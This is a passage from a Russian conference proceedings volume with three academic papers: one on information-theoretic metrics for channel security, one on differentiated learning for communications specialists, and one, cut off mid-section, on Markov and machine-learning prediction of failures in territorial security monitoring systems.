Наиболее значимым показателем компрометации при наблюдении над каналом служит взаимная информация, отражающая степень зависимости между переданным сигналом X и наблюдаемыми данными Y :

$$I(X; Y) = \sum p(x, y) \log_2 \frac{p(x, y)}{p(x)p(y)}, \quad (2),$$

где: $I(X; Y)$ — взаимная информация между случайными величинами X и Y ;

$p(x, y)$ — совместное распределение вероятностей событий ($X=x, Y=y$).

Положительное значение этой величины означает, что наблюдение над « Y » позволяет уточнять или восстанавливать вероятностную модель источника « X ». В контексте защищённости это прямо соотносится с возможностью восстановления оригинального сообщения или хотя бы его статистической структуры на основе перехваченного трафика. Практический пример — оценка взаимной информации между исходным и зашумлённым трафиком в условиях частичного шифрования либо скрытого канала сжатия.

Ещё один аспект анализа — кросс-энтропия, применяемая для оценки соответствия между реальным распределением и предполагаемой моделью, построенной наблюдателем. Высокое значение кросс-энтропии сигнализирует о неуспешной попытке предсказания и, следовательно, о высокой защищённости. Напротив, снижение этого параметра указывает на успешную аппроксимацию и потенциальную утечку.

Таким образом, теоретико-информационный анализ предоставляет формализованный каркас, позволяющий оценивать защищённость не в терминах гипотетической стойкости, а на основе наблюдаемой статистики и вероятностных зависимостей.

Разнообразие каналов передачи информации не ограничивается техническими параметрами — при рассмотрении их в контексте защищённости проявляются иные основания для классификации. Структурные свойства канала, закономерности в его функционировании и отношение к вероятностной неопределённости формируют отдельную ось, по которой можно судить о потенциальной уязвимости к утечке или перехвату данных.

Одно из первых делений опирается на различие между детерминированными и стохастическими каналами. В первом случае каждому элементу исходного сообщения жёстко сопоставляется определённый выходной символ. Такая однозначность, хотя и может упрощать процессы передачи, одновременно способствует прогнозируемости, а значит — повышает вероятность успешного анализа или реконструкции скрытого сигнала. Стохастические же каналы включают элемент случайности — выход зависит не только от входа, но и от набора вероятностей, описывающих поведение среды. Именно этот элемент неопределённости иногда парадоксально воспринимается как фактор дополнительной устойчивости, особенно при корректной математической модели и контроле энтропийных параметров.

Следующая дихотомия касается обратимости передачи. Канал считается обратимым, если существует возможность с достаточной точностью реконструировать исходный алфавит, основываясь на наблюдаемом выходе. Подобное положение равнозначно наличию у потенциального противника доступа не только к выходной, но и к входной структуре сообщений. Необратимые каналы, напротив, «растворяют» исходную информацию в преобразованиях настолько, что даже при полном знании выходных данных восстановление источника либо невозможно, либо сопряжено с экспоненциальными вычислительными затратами.

Особый интерес представляют каналы с шумами, то есть такие, где наряду с полезной нагрузкой происходит внесение искажений. Присутствие шума может играть двойственную роль. В одних конфигурациях его стоит рассматривать как естественный барьер, усложняющий задачу перехвата и увеличивающий энтропийную плотность потока. В других — как фактор уязвимости: дополнительный хаос затрудняет корректную передачу и открывает пространство для внедрения поддельных или паразитных сигналов.

На пересечении приведённых признаков формируется таксономия, позволяющая связать тип канала с типом рисков и соответствующими методами количественной оценки. Такое разложение подчёркивает, что степень защищённости не определяется только механизмами шифрования или авторизации. Структура и поведение канала передачи выступают самостоятельным объектом анализа — в ряде случаев гораздо более показательным, чем алгоритмы, работающие поверх.

При количественном осмыслении защищённости сообщения от перехвата или восстановления особое значение приобретают информационные метрики, напрямую связанные с вероятностной природой исходных

данных. Такие показатели позволяют не просто формально охарактеризовать структуру сообщения, но и выявить те его черты, которые потенциально снижают криптостойкость или способствуют компрометации.

Одной из фундаментальных характеристик, определяющей степень сопротивляемости угадыванию, считается пороговая энтропия. В отличие от средней, эта мера ориентирована на наиболее вероятные элементы и позволяет оценить, насколько велика вероятность успешного восстановления фрагмента сообщения при ограниченных знаниях о распределении. При высоком перекосе в вероятностях символов — даже при сохранении общей энтропии на допустимом уровне — наблюдается существенное падение устойчивости, особенно в ситуациях, где применимы методы частотного анализа.

Продолжая логическое развитие, целесообразно рассмотреть сжимаемость сообщения как обратную сторону его защищённости. Легкость алгоритмического сжатия указывает на высокую степень повторяемости структур и, соответственно, на снижение уровня хаотичности. В терминах теории информации это отражается в снижении энтропии на символ при увеличении длины контекста, а также в выраженной предсказуемости статистических шаблонов. Именно такие сообщения становятся наиболее уязвимыми перед анализом без использования ключей, особенно если злоумышленник располагает выборкой исходных текстов.

В попытке уйти от ограничений классических оценок были предложены модифицированные метрики, способные отразить тонкие аспекты структурной защищённости. Так, относительная избыточность — это доля информации, приходящаяся на повторяющиеся или статистически избыточные элементы, по отношению к теоретическому максимуму энтропии для данного алфавита. Она позволяет судить о том, насколько сообщение отличается от полностью случайного потока.

Индекс маскируемости, в свою очередь, оценивает способность сообщения «прятаться» в шуме, то есть степень неотличимости от фоновых трафика. Высокие значения этого индекса коррелируют с минимальной вероятностью выделения полезного сигнала при перехвате, даже если применяемые методы наблюдения достаточно чувствительны.

Дополнительно вводится такой параметр, как энтропийная плотность, позволяющий не только оценивать усреднённую хаотичность, но и локализовать зоны с различной степенью предсказуемости внутри единого потока. При графическом представлении функции $H(x)$ на интервалах передачи визуализируются пики и провалы — участки с высокой концентрацией структур или, напротив, близкие к равномерному шуму. Эта динамическая метрика особенно полезна при анализе адаптивных шифров, где энтропия может варьироваться в зависимости от контекста.

Таким образом, развитие понятийной базы теории информации в сторону применения к задачам защищённости открывает возможность не только количественно оценивать сообщения, но и выявлять скрытые закономерности, ускользающие при поверхностном наблюдении. Каждая метрика, взятая по отдельности, даёт фрагмент картины, но только их совместный анализ позволяет приблизиться к системному пониманию информационной устойчивости.

Изучение баланса между методами защиты информации и средствами перехвата обретает особую значимость в контексте прогрессирующих методов криптоанализа. Одним из наиболее выразительных инструментов исследования в этом направлении становится взаимная информация, обозначаемая как $I(X; Y)$, позволяющая количественно измерить уровень зависимости между исходным сообщением и его преобразованной (или перехваченной) формой.

Определяющее значение приобретает сценарий, в котором криптоаналитик пытается реконструировать структуру сообщения, полагаясь исключительно на вероятностные и статистические закономерности. В таких условиях защита, лишённая строго выраженной энтропии, поддаётся атаке через анализ частотных распределений, корреляций и латентных признаков в зашифрованном потоке. Здесь вступает в игру не простое сравнение алгоритмов, но оценка способности каждого метода сохранять высокий уровень энтропийной маскировки при различных условиях компрометации канала.

При помощи методов оценки взаимной информации удаётся наглядно продемонстрировать, в какой степени конкретный шифр способен «размывать» статистику оригинального сообщения [3, 4]. Например, открытые криптопротоколы демонстрируют значительное различие по показателю $I(X; Y)$ при варьировании схем шифрования и степени утечки. Так, при использовании базовых блочных шифров с фиксированным ключом наблюдается стабильное увеличение $I(X; Y)$ при каждом новом сеансе перехвата, что говорит о прогрессивной деградации стойкости. В отличие от этого, алгоритмы с динамически меняющимися параметрами шифрования и внедрением стохастических компонентов демонстрируют слабую корреляционную зависимость между X и Y даже при частичной компрометации сеансовой информации.

Особый интерес представляет поведение атакующего в условиях неполной информации. При отсутствии доступа к ключевым структурам протокола и необходимости опираться на энтропийный профиль, криптоаналитик вынужден прибегать к методам восстановления скрытых закономерностей — от байесовской аппроксимации до сингулярного разложения распределений. Чем выше устойчивость шифра к подобным подходам, тем ближе его поведение к марковским процессам с максимальной энтропией.

Таким образом, $I(X; Y)$ становится не только метрикой криптоаналитического успеха, но и средством диагностики стойкости алгоритма к интеллектуальному перехвату. Противостояние здесь разворачивается не на уровне абсолютного взлома, а в сфере постепенного приближения, атакующего к информационному ядру

сообщения. Следовательно, защита, способная минимизировать $I(X; Y)$ вне зависимости от объёма наблюдаемых данных, демонстрирует наибольшую устойчивость перед анализом, основанным на статистических моделях.

Применение теоретико-информационного анализа к задаче оценки защищённости каналов передачи данных обосновано рядом преимуществ [5]:

1. Универсальность и протокольная независимость.

Метрики, опирающиеся на энтропийные и вероятностные характеристики, не зависят от формальных особенностей сообщения — будь то язык, синтаксис или структура пакета. Это обеспечивает применимость метода в любой технической среде, включая гибридные и межсетевые архитектуры.

2. Независимость от реализации криптографических механизмов.

Оценка не требует доступа к алгоритмам, ключам или процедурам шифрования. Даже при отсутствии исходного кода и спецификаций метод способен выявлять статистические следы шифрования, компрессии или искажения — исключительно по наблюдаемым входно-выходным соотношениям.

3. Возможность автоматизации и непрерывного мониторинга.

Информационные показатели хорошо ложатся в основу модулей раннего предупреждения, аномалий и поведенческого анализа. Их интеграция в автоматизированные системы наблюдения позволяет выносить вердикты о вероятности вмешательства без ручной интерпретации или семантической расшифровки.

Однако наряду с этими преимуществами подход характеризуется и рядом методологических ограничений:

1. Игнорирование семантики сообщения.

Энтропийные оценки фиксируют структуру распределения, но не интерпретируют смысл содержимого. Это лишает метод способности выявлять утечки, смысл которых выражен не в форме, а в содержательной значимости передаваемых данных.

2. Неполнота в условиях асимметричной информации о канале.

При наличии шума, вмешательства или трансформаций, известных лишь одной из сторон, оценка может быть некорректной. В таких случаях искажается как модель распределения, так и картина взаимных зависимостей, что приводит к заведомо ложным результатам.

3. Ограниченная чувствительность к высокоуровневым атакам.

Методы, основанные на статистике, в меньшей степени реагируют на атакующие действия, замаскированные под легитимные потоки, особенно если атакующий использует генераторы, приближённые к равномерному распределению.

Несмотря на обозначенные ограничения, перспективность использования информационно-теоретического инструментария остаётся высокой. В сочетании с эвристическими и поведенческими методами анализ способен формировать многоуровневую модель защищённости, пригодную для динамической адаптации и масштабирования в условиях реального времени.

Заключение. Информационная теория, будучи по своей природе абстрактной и строго формализованной, обнаруживает удивительную применимость в практических задачах обеспечения защищённости коммуникационных каналов. Переосмысляя защищённость не в категориях протокольных правил или инженерных решений, а как соотношение вероятностных структур, данный подход предоставляет аналитический аппарат, способный проникать вглубь процессов, скрытых за внешним многообразием реализаций.

Рассмотренные метрики — от классической энтропии до взаимной информации и производных показателей — позволяют выявлять утечки, предсказывать уязвимости и оценивать эффективность маскирующих механизмов. Их сила не столько в сложности вычислений, сколько в способности абстрагироваться от конкретики и выявлять закономерности, устойчивые к поверхностным модификациям.

Современные угрозы, включая поведенческий анализ трафика, статистическую декомпозицию зашифрованных сообщений и атаки на боковые каналы, требуют именно такой глубины — не на уровне синтаксиса, а на уровне вероятностной сущности происходящего. В этой связи теория информации служит не только аналитическим инструментом, но и своего рода эпистемологическим фильтром, позволяющим отделять мнимую защищённость от реальной.

Завершающее наблюдение представляется очевидным: дальнейшее развитие теоретико-информационного подхода в сочетании с автоматизированными средствами наблюдения и нейросетевыми предсказателями создаёт предпосылки для формирования нового класса систем мониторинга, в которых не алгоритм защищает данные, а структура самой информации сопротивляется атаке.

СПИСОК ЛИТЕРАТУРЫ

1. Солодухин Б. В., Рябов Г. А., Боголепов Г. С., Яровой Р. В. Подход к решению задачи оптимального выбора программных средств защиты информации в автоматизированных системах управления // Национальная безопасность России: актуальные аспекты. Сборник избранных статей Всероссийской научно-практической конференции. СПб., 2021. С. 31-36.
2. Добрышин М. М., Диденко П. М. Оценка защищённости беспроводных сетей связи // Радиотехника, электроника и связь («РЭС-2013»). Сборник докладов II Международной научно-технической конференции. ОАО «ОНИИП». 2013. С. 155–160.
3. Черчауз Р. Ф. Коды и шифры // Юлий Цезарь, «Энигма» и Интернет. М., 2005.
4. Марков Я. А. К вопросу о способах дешифрования классических шифров // Безопасные информационные технологии. Сборник трудов Двенадцатой международной научно-технической конференции. М., 2023. С. 165-169.
5. Трещев И. А., Ватолина А. С. Современные программно-аппаратные комплексы для оценки защищённости от утечки по техническим каналам // Наука, инновации и технологии: от идей к внедрению. Материалы II Международной научно-практической конференции молодых ученых. Комсомольск-на-Амуре, 2022. С. 266–269.

УДК 371.31

ИСПОЛЬЗОВАНИЕ КОМПЬЮТЕРНЫХ СИСТЕМ ОБУЧЕНИЯ В ДИФФЕРЕНЦИРОВАННОМ ПОДХОДЕ ПРИ ПОДГОТОВКЕ СПЕЦИАЛИСТОВ СВЯЗИ

Дивин Алексей Алексеевич

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mail: divin-aa@yandex.ru

Аннотация. Рассмотрены существующие подходы к обучению. Подвергнуты анализу использование дифференцированного подхода в системе обучения инженерных специальностей.

Ключевые слова: дифференцированный подход; технология обучения; форма обучения.

THE USE OF COMPUTER-BASED LEARNING SYSTEMS IN A DIFFERENTIATED APPROACH DURING THE TRAINING OF COMMUNICATION SPECIALISTS

Divin Alexey

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mail: divin-aa@yandex.ru

Abstract. The existing approaches to learning are considered. The use of a differentiated approach in the education system of engineering specialties is analyzed.

Keywords: differentiated approach; learning technology; form of education.

Введение. Всегда в образовании существовала проблема в определении подходов к обучению специалистов инженерного и гуманитарного профилей. Однако, по мнению авторов, необходимо при определении подходов к обучению использовать методики, применяемые в образовательных процессах специалистов всех направлений, корректируя содержание подходов в зависимости от предназначения специалиста.

В настоящее время в области инженерного образования наиболее часто используется методика Фелдера и Сильвермана, представленная на рис. 1. Согласно этой методике, применяется три подхода к обучению: визуальный (изображения, диаграммы, графики), вербальный (звук, слова) и кинестетический (осознание, вкус, запах).




Рис. 1. Методика дифференцированного подхода к обучению Фелдера и Сильвермана

В свое время Фелдер и Сильверман выявили, что большинство студентов инженерных специальностей имеют склонность к обучению по сенсорному, визуальному, активному и последовательному типу, однако в современных подходах к образованию существует несоответствие между стилем обучения инженерных специальностей и способом получения инженерного образования. Сейчас в большинстве случаев в инженерном образовании отдается предпочтение больше интуитивному направлению (то есть абстрактным теориям), чем сенсорному (то есть прикладному опыту). Кроме того, большая часть инженерного образования осуществляется в виде лекций, в основном с вербальным содержанием. Для повышения эффективности последних Вальдхайм предложил совместить использование текстовых модулей (раздаточные материалы, PowerPoint) и наглядных пособий (изображения, диаграммы, блок-схемы). Современные образовательные инструменты, созданные благодаря активному развитию инновационных технологий, предоставляют новые возможности, которые могут помочь обучающимся в зависимости от стиля обучения [1].

Изучение и анализ психолого-педагогической литературы показывает, что современная концепция образования решительно отказывается от традиционной «уравниловки», признавая многообразие форм обучения и получения образования в зависимости от склонностей и интересов обучающегося [1].

По мнению авторов, наиболее перспективным и эффективным в системе подготовки инженеров будет применение дифференцированного подхода.

Дифференцированный подход в образовании — это форма организации учебного процесса, при которой преподаватель работает с группой обучающихся, составленной с учетом наличия у них каких-либо значимых для учебного процесса общих качеств (гомогенная группа). Дифференцированный подход в образовании представляется комплексом методических, психолого-педагогических и организационно-управленческих мероприятий, обеспечивающих обучение в гомогенных группах.

Целевыми ориентациями данного подхода являются:

- обучение каждого на уровне его возможностей и способностей;
- приспособление (адаптация) обучения к особенностям различных групп обучаемых.

При таком подходе процесс обучения представляет собой модель, в которой сочетается традиционные и современные образовательные технологии. Современные образовательные технологии представляют новые возможности, которые позволяют сделать высшее образование более личностно-ориентированным. Особенностью современной образовательной деятельности является то, что «дифференцированное обучение» на сегодняшний день становится все более и более актуальным, находя свое практическое отражение не только в рамках отдельной учебной группы, курса или учебного заведения, где инициативные преподаватели поощряют самостоятельную работу студентов и активно способствуют ей, «ориентируя» их в основных направлениях развития, но и в рамках стратегий развития образования на государственном уровне, когда предпринимаются значительные усилия, направленные на эффективное и комбинированное применение современных разработок, позволяющих, фактически, максимально «задействовать» те или иные сильные стороны обучаемого.

Доминирующей специфической чертой данного подхода в образовании является ряд условий, характеризующихся следующими особенностями:

- обучающийся ставится в центр процесса обучения;
- признание наличия разнообразия стилей обучения и потребностей обучающихся;
- слияние методов открытого и дистанционного обучения;
- использование большого разнообразия источников и средств обучения;
- формирование стремления к «обучению через всю жизнь» у обучающихся и преподавателей [2].

Предлагаемый подход не подразумевает акцента на преобладании каких-либо отдельных образовательных технологий и не делает определённые технологии недоступными для использования. Он скорее требует, чтобы все они были доступны для использования в зависимости от обстоятельств.

По мере развития образовательных технологий в настоящее время все больше их внедряется в процесс обучения. В связи с чем, а также исходя из роста темпов научно-технического развития, все большее число различных образовательных инструментов используется в процессе обучения, а так как они, зачастую, способны вызвать некую симпатию со стороны обучающихся к образовательному процессу, то это неизбежно сказывается положительно на уровне их развития.

В тоже время необходимо отметить, что результаты изучения влияния образовательных инструментов (таких как компьютерные программы, интерактивные мультимедиа, компьютерные игры и видеосюжеты) на эффективность процесса обучения оказываются неоднозначными. Например, «выходной» контроль, обучающихся с использованием компьютерных технологий, показал, что их уровень усвоения материала принципиально не отличается от уровня, обучающихся с использованием традиционных методов, что говорит о их равной эффективности. При этом необходимо помнить, что результаты применения инновационных образовательных инструментов находятся в прямой зависимости от «места и времени» их применения, то есть от того момента, в который они были использованы в ходе образовательного процесса, и от того, как было организовано взаимодействие обучающихся и преподавателя, что в очередной раз напоминает о необходимости избирательности в применении новых средств обучения, ставших доступными преподавательскому составу, а также о том, что каждой программе должно быть отведено свое место в рамках процесса обучения, так как не существует универсального образовательного инструмента, применение которого на всех этапах будет неизменно эффективным [3].

Заключение. Таким образом необходимо отметить, что применению дифференцированного подхода в системе подготовки инженерных специалистов должно предшествовать проведение детальных исследований не только по проверке новых методик обучения, но и по возможности внедрения в них новых образовательных инструментов.

СПИСОК ЛИТЕРАТУРЫ

1. Голицына И. Н. Гибкое обучение в традиционном учебном процессе Education Online // Высшее образование в России, 2017. № 5. С. 113-120.
2. Голицына И. Н. Преподавание и учение в современных образовательных технологиях. // Школьные технологии, 2018. №2. С. 21-23.
3. Скибицкая, Л. И. Тайм-менеджмент: уч. пособие для студентов экономических вузов / Л. И. Скибицкая. М.: Кон-дор, 2009. С. 528-529.

УДК 004.94+519.2+681.5

ГЕОИНФОРМАЦИОННАЯ МЕТОДИКА СИТУАЦИОННО-ПРЕДИКТИВНОЙ ОЦЕНКИ СОСТОЯНИЯ ТЕРРИТОРИАЛЬНЫХ ОХРАННЫХ СИСТЕМ ДЕСТРУКТИВНОГО РЕГИОНА**Звездарёв Дмитрий Валентинович, Ефремов Дмитрий Александрович,
Биденко Сергей Иванович, Беляев Александр Константинович**Научно-производственное объединение «Импульс»
Киришская ул., 2, Санкт-Петербург, 195299, Россия
e-mails: proimpuls@peterlink.ru

Аннотация. Представлена практическая методика применения геоинформационной модели обстановки для предиктивной оценки технического состояния охранных мониторингов территориальных объектов. Геомодель трактуется как структурированное описание состава средств, их взаимосвязей, условий эксплуатации и факторов среды; на этой основе реализуется гибридная марковская модель с использованием методов машинного обучения для уточнения прогноза в нелинейных и сезонно изменчивых условиях. Методика включает сбор и синхронизацию данных, построение событийного журнала, параметрическую и обучаемую настройку прогноза, выпуск территориально-привязанных предписаний и контур адаптации. Результаты выражаются в картах риска, индикаторах готовности и оптимизированных маршрутах обслуживания, что снижает долю скрытых и критических отказов и эксплуатационные затраты.

Ключевые слова: охранные мониторинги территориальных объектов; геоинформационная геомодель; предиктивная оценка; марковская модель; гибридная марковско-обучаемая схема; машинное обучение; факторные признаки среды; событийная база эксплуатации; карты риска; техническое обслуживание.

**CONDITION DESTRUCTIVE REGION TERRITORIAL SECURITY SYSTEM
SITUATION-PREDICTIVE ASSESSMENT GEOINFORMATION METHODOLOGY****Zvezdarev Dmitry, Efremov Dmitry, Bidenko Sergey, Belyaev Alexander**Joint Stock Company «Scientific and Production Association «Impulse»
2 Kirishskaya St, St. Petersburg, 195299, Russia
e-mails: proimpuls@peterlink.ru

Abstract. A practical methodology is presented for applying a geoinformation-based situational model to the predictive assessment of the technical condition of security monitoring systems for territorial facilities. The geomodel is treated as a structured description of the assets, their interrelations, operating conditions, and environmental factors; on this basis, a hybrid Markov model is implemented with machine learning methods to refine forecasts under nonlinear and seasonally varying conditions. The methodology covers data collection and synchronization, construction of an event log, parametric and learning-based calibration of the forecast, generation of geographically referenced maintenance directives, and an adaptation loop. The outputs include risk maps, availability indicators, and optimized maintenance routes, which together reduce the share of latent and critical failures and lower operating costs.

Keywords: security monitoring of territorial facilities; geoinformation geomodel; predictive assessment; Markov model; hybrid Markov–ML scheme; machine learning; environmental feature factors; operational event log; risk maps; maintenance.

Введение. Охранные мониторинги территориальных объектов (ОМТО) — это распределённые системы технического наблюдения, работающие в условиях большой протяжённости, неоднородной геосреды и ограниченной инфраструктурной доступности. На их функционирование одновременно влияют климатические и техногенные факторы, режимные ограничения, неполнота и асинхронность телеметрии. В таких условиях традиционные регламенты обслуживания и статическая диагностика не обеспечивают требуемой достоверности оценки и устойчивости работы.

Актуальной задачей является разработка методики, которая связывает пространственно-временное представление обстановки с предиктивной оценкой технического состояния и учитывает территориальные факторы эксплуатации. В настоящей работе предлагается практический подход на основе геомодели ОМТО, позволяющий строить прогнозы отказов, формировать территориально привязанные предписания обслуживания и реализовывать замкнутый контур адаптации по фактическим результатам эксплуатации [1, 2].

Базовые формализмы методики. Геопространство M_{COMM} — это множество геообъектов $Gobj_i$ с атрибутивно-содержательной компонентой Att_i и отношениями R_{at} [3, 4.] Технические состояния инженерно-технических средств задаются дискретным множеством $S1-S4$ ($S1$ — работоспособность; $S2$ — скрытый отказ; $S3$ — выявленный отказ; $S4$ — полная неработоспособность) [5]. Динамика состояния описывается непрерывной марковской моделью с матрицей интенсивностей Λ и уравнениями Колмогорова. Инициирование скрытых отказов в переходе $S1 \rightarrow S2$ моделируется геодеpendимой интенсивностью $\lambda_{ij} = \lambda_0 \cdot \Phi(G)$, где λ_0 — базовая интенсивность (рассчитанная по паспортным данным оборудования), G — вектор факторных признаков среды и эксплуатации. Геомодель служит вычислительным каркасом для оценки, прогноза и планирования обслуживания.

Источниками данных являются: телеметрия средств и атрибуты Att_i (текущие состояния, параметры, ресурс, история обслуживания); факторные поля среды (температура, влажность, осадки, ветер,

электромагнитные воздействия, запылённость, вибрации, эксплуатационные воздействия); объектная конфигурация; журналы регламентов и ремонтов. Все потоки приводятся к общей шкале времени, шумные факторы усредняются скользящими окнами, экстремумы и длительности фиксируются отдельными признаками; пропуски помечаются и учитываются при оценке неопределённости. Для пространственной привязки вводится дискретизация территории на технические ячейки (секции/позиции установки), каждой ячейке сопоставляется подмножество $Gobj_i$ и локальный набор признаков G .

Событийный журнал эксплуатации формируется по принципу «одна запись — одно событие/объект» и содержит: дата-время; участок/позиция; тип/модель средства; наработка (ч) и возраст (лет); тип события (отказ, деградация, ложное срабатывание); число ремонтов; накопленные ложные тревоги; признаки близкой инфраструктуры; погодные параметры в момент события; агрегаты экстремальных явлений за предшествующее окно; целевая метка (отказ/неотказ). Журнал используется для: оценки элементов матрицы интенсивностей Λ (частоты и интенсивности переходов с привязкой к сезонности и условиям); обучения ИНС-надстройки по меткам отказ/неотказ и по прогнозным горизонтам.

Факторный слой среды. Вектор $G = (T, W, H, P, EM, Vib, Op)$ включает температуру, ветер, влажность, давление, электромагнитные воздействия, вибрации и операционные воздействия. Помимо «моментных» значений формируются скользящие агрегаты (средние, квантили, максимум/минимум), счётчики экстремумов за окна 7/30 суток, а также сезонные индикаторы. Нормирование G выполняется с учётом типа средства (эти же условия по-разному влияют на разные классы датчиков). В геоинвариантной интенсивности $\lambda_{ij} = \lambda_0 \cdot \Phi(G)$ корректирующая функция Φ настраивается по событийной базе и регулярно репараметризуется.

Элементы матрицы интенсивности Λ определяются так, чтобы согласовать динамику S1–S4 с фактической эксплуатацией. Инициирование S1→S2 задаётся $\lambda_{12} = \lambda_0 \cdot \Phi(G)$. Переход S2→S3 зависит от частоты регламентного контроля/самодиагностики $\nu_{23} = \frac{\tau}{T_0}$. Восстановления S3→S1 и S4→S1 характеризуются μ_{31} и μ_{41} (скорость ремонта/восстановления по журналу работ и доступности). Углубление S3→S4 — γ_{34} (архитектура, резервирование, среда). Для сезонных интервалов используется кусочно-постоянная Λ с переоценкой на каждой фазе.

Прогноз и индикаторы. Решение системы дифференциальных уравнений Колмогорова для каждой ячейки даёт траектории вероятностей состояний $p(t) = [p1, p2, p3, p4]$ и распределение на горизонте T . Формируются индикаторы: вероятность отказа к горизонту ($p3 + p4$), коэффициент готовности, оценка остаточного ресурса, интегральная потеря работоспособности на интервале. Индикаторы визуализируются «картами риска», что обеспечивает прямую пространственную адресацию вмешательств.

Прогноз строится на марковской динамике состояний средств охраны в каждой территориальной ячейке. Начальные условия $p(0)$ формируются из текущих атрибутов Att_i и последнего события журнала эксплуатации (если зафиксирован отказ, вероятность переносится в соответствующий элемент $p3$ или $p4$; при штатной работе — в $p1$). Горизонт прогнозирования T выбирается по эксплуатационным требованиям (оперативный — 7–30 суток, плановый — 30–90 суток) и учитывает сезонную фазу. Матрица интенсивностей Λ задаётся константой на сезонных интервалах и переоценивается на их границах. Решение системы дифференциальных уравнений Колмогорова даёт траектории $p(t) = [p1(t), p2(t), p3(t), p4(t)]$ и распределение на момент T .

Из полученных траекторий вычисляются эксплуатационные индикаторы. Вероятность отказа к горизонту определяется как сумма вероятностей пребывания в состояниях «выявленный отказ» и «полная неработоспособность», то есть $p3(T) + p4(T)$. Для планирования доступности используется доля времени вне отказных состояний на интервале прогнозирования (усреднение по $t \in [0, T]$ величины $1 - [p3(t) + p4(t)]$), что отражает ожидаемую готовность участка. Оценка остаточного ресурса формируется либо через распределение первого достижения множества $\{S3, S4\}$ из текущего состояния, либо через квантильный подход: выбирается момент $tq \leq T$, для которого $p3(tq) + p4(tq) = q$ (например, $q = 0,5$ для медианной оценки). Для интегральной оценки потерь применяется временная мера пребывания в отказных состояниях — интеграл от $p3(t) + p4(t)$ по интервалу прогнозирования; при необходимости учитываются весовые коэффициенты для критичных участков.

Индикаторы визуализируются в виде «карт риска» поверх геомодели объекта. Для управленческой практики используется двугоризонтный просмотр: оперативный (ближайшая смена/неделя) и плановый (месяц/квартал). Пороговые значения (например, превышение $p3(T) + p4(T)$ над допустимым уровнем или понижение усреднённой готовности ниже целевого) согласуются с регламентными KPI и служат триггерами для адресных вмешательств. Пространственная агрегация соседних ячеек по конфигурации объекта позволяет формировать «сектора работ» и увязывать риск с логистикой обслуживания.

Гибридная ИНС-надстройка. Чисто марковская параметризация ($\lambda_{ij} = \lambda_0 \cdot \Phi(G)$) ограничена предположением о стационарности влияний и линейности корректирующей функции $\Phi(\cdot)$ в выбранных признаках. Для учёта нелинейных и скрытых факторов поверх базовой схемы вводится обучаемая надстройка на основе методов машинного обучения. На вход подаются нормализованные числовые и категориальные признаки из событийного журнала и факторного слоя G (в том числе скользящие агрегаты, квантили и счётчики экстремальных явлений по окнам 7/30 суток). При наличии выраженной последовательности событий используются рекуррентные признаки, отражающие недавнюю динамику участка.

Базовая архитектура — полносвязная нейросеть с функциями активации ReLU и регуляризацией (Dropout, нормализация батчей). При наличии последовательных зависимостей применяется рекуррентная модификация

(LSTM). Разделение данных выполняется по времени и/или по участкам, чтобы исключить утечку информации в будущее и обеспечить проверку переносимости модели. Обучение ведётся на задаче бинарной классификации «будет отказ в горизонте T / не будет» с оптимизацией по бинарной кросс-энтропии; для задач оценки остаточного ресурса — по регрессионным функционалам. Качество оценивается по ROC AUC, F1, MAE и доле правильных классификаций; вероятности калибруются (изотоническая или логистическая калибровка) для корректного порогования «карт риска». Для инженерной интерпретации применяются методы оценки важности признаков.

Интеграция с марковской частью реализуется двумя способами. В параметрическом варианте обучаемая модель аппроксимирует $\Phi(G)$ в выражении для λ_{ij} ; затем обновлённая Λ используется при решении системы Колмогорова, что даёт согласованный вероятностный прогноз $p(t)$.

В стэкинговом варианте нейросеть выдаёт вероятность отказа на горизонте и/или оценку ресурса, которые комбинируются с марковскими индикаторами при формировании предписаний (усреднение, максимум риска, правило «худшего случая» — в зависимости от политики безопасности). Для эксплуатации предусмотрен контроль дрейфа данных и сезонная репараметризация; при деградации метрик следует активировать безопасный переход к марковскому прогнозу. На событийных выборках гибридная схема обеспечивает устойчивый прирост качества относительно чисто марковской за счёт учёта нелинейностей и локально-сезонных режимов, что снижает пропуски рискованных участков при сохранении управляемости и интерпретируемости контура.

Выпуск предписаний обслуживания. Переход от прогностических индикаторов к управленческим действиям выполняется в два шага: интерпретация «карт риска» и формирование адресных предписаний. На основании распределений $p(t)$ по ячейкам выделяются зоны, где вероятность отказа на горизонте T или интегральная потеря работоспособности превышают согласованные пороги.

Для каждой такой зоны определяются наиболее результативные воздействия в терминах переходов между состояниями: повышение частоты контроля в секторах накопления $S2$ ускоряет переход $S2 \rightarrow S3$ и сокращает латентное пребывание в скрытых отказах; ремонт или замена в секторах с преобладанием $S3$ повышают интенсивность восстановления $S3 \rightarrow S1$; мероприятия по полному восстановлению для участков $S4$ увеличивают скорость возврата $S4 \rightarrow S1$.

